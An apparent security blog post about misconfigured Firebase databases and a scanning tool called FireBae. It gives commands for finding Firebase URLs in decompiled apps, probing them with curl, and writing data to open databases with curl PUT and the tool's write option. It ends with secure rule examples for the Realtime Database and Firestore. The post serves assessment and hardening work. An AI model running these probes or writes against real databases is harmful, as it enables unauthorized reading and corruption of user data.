
Listen to this Post
Introduction:

Firebase, Google’s popular mobile and web application development platform, has become a pervasive data storage solution. However, widespread misconfigurations in its security rules expose sensitive user data to anyone with the right tools. Security researchers at NodeRisk have publicly released FireBae, a specialized script that automates the discovery and exploitation of these vulnerable Firebase instances, highlighting a critical systemic risk in modern application development.
Learning Objectives:
- Understand the mechanics and critical risks of Firebase misconfigurations.
- Learn to utilize the FireBae tool for authorized security assessments.
- Master mitigation strategies to harden Firebase deployments against unauthorized access.
You Should Know:
1. Understanding the Firebase Misconfiguration Epidemic
A common misconfiguration involves setting Firebase database rules to public for reading and/or writing. The default rules often grant full access, a dangerous state for production applications containing real user data.
// Default (INSECURE) Firebase Realtime Database Rules
{
"rules": {
".read": true,
".write": true
}
}
Step-by-step guide:
This JSON code represents the default, insecure security rules for a Firebase Realtime Database. Setting both `.read` and `.write` to `true` allows anyone on the internet to not only view all data but also modify, delete, or add new data. During development, this is convenient, but failing to change these rules before launching an application is a catastrophic error. An attacker can simply navigate to the database’s URL endpoint and interact with the data freely.
2. Installing and Configuring the FireBae Tool
FireBae is a Python script designed to systematically probe and exploit Firebase instances. The first step is to acquire and set up the tool in your testing environment.
 Clone the FireBae repository from GitHub
git clone https://github.com/noderisk/FireBae-tool
cd FireBae-tool

Install required Python dependencies
pip3 install -r requirements.txt

Verify the installation by checking the help menu
python3 firebae.py --help
Step-by-step guide:
After cloning the public repository, the `pip3 install` command ensures all necessary Python libraries (like `requests` and colorama) are present. Running the script with the `–help` flag is a critical step to verify the installation is correct and to review all available options, such as specifying a target list or output format, before proceeding with a live test.
3. Enumerating Firebase Endpoints from Mobile Applications
The primary method for finding Firebase database URLs is by reverse-engineering mobile applications. These URLs are often hardcoded within the application’s resources.
 Use apktool to decompile an Android APK file
apktool d target_app.apk -o output_directory

Search for the Firebase URL pattern within the decompiled files
grep -r "firebaseio.com" output_directory/

On a Windows host, use PowerShell and strings.exe
strings.exe target_app.exe | Select-String "firebaseio"
Step-by-step guide:
Decompiling an APK with `apktool` unpacks the application’s source code and resources. The `grep` command then recursively searches through all unpacked files for the distinctive `firebaseio.com` string, which is part of all Firebase Realtime Database URLs. On Windows, the `strings` command extracts all plaintext strings from a binary, which can then be piped into `Select-String` to filter for the Firebase identifier.
4. Probing for Database Existence and Accessibility
Once a potential Firebase URL is identified, the next step is to check if the database exists and is accessible.
 Use curl to send a GET request to the suspected Firebase endpoint
curl -X GET "https://target-project.firebaseio.com/.json"

A 200 OK response with data confirms a misconfiguration
 FireBae automates this for a list of targets
python3 firebae.py -l firebase_targets.txt -o results.json
Step-by-step guide:
The `curl` command is a manual way to test a single endpoint. A successful response containing JSON data immediately confirms a misconfigured database. The FireBae tool (python3 firebae.py) automates this process at scale, taking a list of targets (-l) from a text file and outputting the findings in a structured format (-o), significantly speeding up the reconnaissance phase of a penetration test.
5. Exploiting Public Write Permissions
If write permissions are open, an attacker can inject malicious data or deface the application.
 Using curl to write data to a vulnerable Firebase path
curl -X PUT -d '{"hacked": true}' "https://vulnerable-app.firebaseio.com/pentest/.json"

Using FireBae's exploit module to inject a payload
python3 firebae.py -u https://vulnerable-app.firebaseio.com --write-data '{"injected_by":"FireBae"}'
Step-by-step guide:
The `curl` command uses the `-X PUT` flag to overwrite data at the specified path (/pentest/) with a new JSON object. FireBae’s `–write-data` flag performs a similar action programmatically. This demonstrates a complete compromise of data integrity, allowing an attacker to corrupt, delete, or poison the dataset used by the application.
6. Securing Firebase Realtime Database Rules
The primary mitigation is implementing robust, authenticated security rules.
// SECURE Firebase Realtime Database Rules
{
"rules": {
"users": {
"$uid": {
".read": "$uid === auth.uid",
".write": "$uid === auth.uid"
}
},
"public_data": {
".read": true,
".write": "auth != null"
}
}
}
Step-by-step guide:
These secure rules use Firebase Authentication. The `users` node ensures a user can only read and write their own data (where their user ID `$uid` matches the authenticated auth.uid). The `public_data` node allows anyone to read data but restricts writing to authenticated users only. Rules should be as restrictive as possible by default and only loosened where necessary.
7. Securing Firebase Firestore Databases
Firestore, Firebase’s newer document database, also requires explicit security rules.
// SECURE Firestore Security Rules
rules_version = '2';
service cloud.firestore {
match /databases/{database}/documents {
// Allow users to read/write only their own documents
match /users/{userId} {
allow read, write: if request.auth != null && request.auth.uid == userId;
}
// Allow reads to all, but writes only to admins
match /posts/{postId} {
allow read: if true;
allow write: if request.auth.token.isAdmin == true;
}
}
}
Step-by-step guide:
Firestore rules are structured differently. The `match` statements define paths in the database. The rule for `/users/{userId}` checks that the request is authenticated (request.auth != null) and that the authenticated user’s UID matches the `userId` in the document path. The `posts` collection demonstrates role-based access, allowing public reads (if true) but restricting writes to users with a custom `isAdmin` claim in their auth token.
What Undercode Say:
- The public release of tools like FireBae democratizes advanced attack techniques, forcing a necessary but painful reckoning for developers who have neglected cloud service configuration.
- This is not a zero-day vulnerability but a pervasive “day-zero” misconfiguration problem, where the root cause is a failure in security fundamentals and the shared responsibility model.
The emergence of FireBae signifies a critical shift. It lowers the technical barrier for finding a specific, high-impact class of vulnerabilities, moving it from a manual process to an automated one. While this empowers security professionals to conduct more thorough assessments, it also arms less-skilled threat actors with a potent weapon. The tool’s release acts as a forcing function. Organizations can no longer plead ignorance; the script for exploitation is now publicly available. The focus must immediately shift from reactive detection to proactive prevention through developer education, automated security testing in CI/CD pipelines, and mandatory configuration audits before deployment. The responsibility lies with development and security teams to implement and verify the secure rules that Google provides but does not enforce by default.
Prediction:
The public availability of FireBae will lead to a sharp, short-term increase in reported Firebase data breaches and ransomware incidents targeting vulnerable databases. In the long term, this will catalyze a broader industry-wide push for “secure-by-default” configurations in all major cloud platforms. We predict that within two years, cloud providers like Google, AWS, and Microsoft will be forced to change their default settings to be restrictive out-of-the-box and implement more aggressive, mandatory warning systems to prevent such systemic misconfigurations from persisting in production environments.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Supunhalangoda Checkout – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


